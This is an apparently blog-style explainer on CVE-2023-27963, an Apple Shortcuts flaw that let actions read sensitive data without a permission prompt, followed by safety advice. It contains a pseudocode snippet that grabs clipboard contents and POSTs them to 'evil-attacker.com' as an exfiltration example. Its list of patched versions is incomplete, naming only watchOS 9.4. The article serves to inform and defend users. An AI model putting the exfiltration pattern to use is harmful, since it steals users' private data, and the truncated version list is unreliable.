
Apple has always been proud of its privacy standards. But even the best sometimes miss a spot. In early 2023, Apple patched a critical vulnerability tracked as CVE-2023-27963 that affected millions of devices. This article will break down what CVE-2023-27963 is, why it’s serious, how attackers could have used it, and what you need to do to stay safe.
What is CVE-2023-27963?
CVE-2023-27963 is a security flaw found in Apple’s Shortcuts app. Shortcuts is an automation app for macOS, iOS, iPadOS, and watchOS that lets users combine actions from different apps (like open an app, get your location, or pull info from contacts) into one tap or Siri command. Normally, when a shortcut tries to access your private data (like your photos, contacts, clipboard, or locations), iOS or macOS pops up a permission request.
This vulnerability allowed a shortcut to access some types of sensitive data without showing that pop-up permission request. Basically, a malicious shortcut could secretly grab your confidential information using certain actions without you ever knowing.
Apple addressed the problem by adding “additional permissions checks”. The issue is fixed in these updates:
watchOS 9.4
If you’re not on at least those versions, you might still be at risk.
Technical Details: How Did It Work?
Imagine someone sends you a shortcut or you download one from the internet. You run it, expecting it to, say, make a fancy collage. But hiding in its actions, it could access things like your clipboard, location, or contacts — even if you never said it could.
Here’s a code-like snippet to show what a malicious shortcut step might do
// Pseudocode; actual shortcuts use Apple’s GUI

// This action gets clipboard contents (could be passwords, sensitive data)
let contents = GetClipboardContents()

// This action sends that data to an external server (via Scripting or a web request)
let url = "https://evil-attacker.com/upload";
SendPostRequest(url, contents)
Before the patch, GetClipboardContents() or similar actions might have been carried out without any pop-up or prompt asking you for permission.
Here’s how a real attack could have played out
1. Attacker creates a shortcut that quietly scoops up your clipboard, location, or contacts when run.
2. Attacker distributes the shortcut on a forum, social media, or by email, disguised as a useful tool.
Unsuspecting user runs the shortcut.
4. The shortcut harvests private data and sends it off to the attacker — all in the background, no prompt or notification appears.
5. The attacker could now have your passwords (if copied recently), your location, or your friends’ contact info.
This is the nightmare Apple’s permissions system is designed to prevent. But CVE-2023-27963 found a way around those roadblocks, until Apple fixed it.
Patch Timeline & Apple’s Response
Apple posted the fix in its security update notes for March 2023. The official summary reads:
> “A shortcut may be able to use sensitive data with certain actions without prompting the user. This issue was addressed with additional permissions checks.”
The fix made sure that every action in a shortcut that could touch sensitive data would always prompt the user for approval, restoring the privacy barrier.
Original References
- Apple Security Update HT213670 – March 2023
- NIST NVD entry for CVE-2023-27963
- macOS Release Notes
How to Stay Safe
1. Update your devices.
Go to Settings > General > Software Update and make sure you’re running at least the versions listed above.
2. Be careful with Shortcuts.
Only run Shortcuts from people you trust or from Apple’s Gallery. If a Shortcut asks for surprising permissions, think twice before allowing.
3. Watch for permission prompts.
After the fix, you should always see permission requests for sensitive actions. If you don’t, something might be wrong.
4. Clean up risky Shortcuts.
Review your existing Shortcuts and delete any you don’t recognize or trust.
Conclusion
CVE-2023-27963 was a wake-up call. Even trusted tools like Apple Shortcuts can be a privacy risk if not carefully guarded. The flaw allowed hidden access to your data, but a quick patch — and your own caution — can keep you ahead of attackers.
Stay updated. Stay skeptical. And remember: if something sounds too useful (or fun) to be true, double-check before tapping 'Run'.
Did you find this helpful? You can read more about Apple security updates here.
Timeline
Published on: 05/08/2023 20:15:00 UTC
Last modified on: 06/09/2023 00:15:00 UTC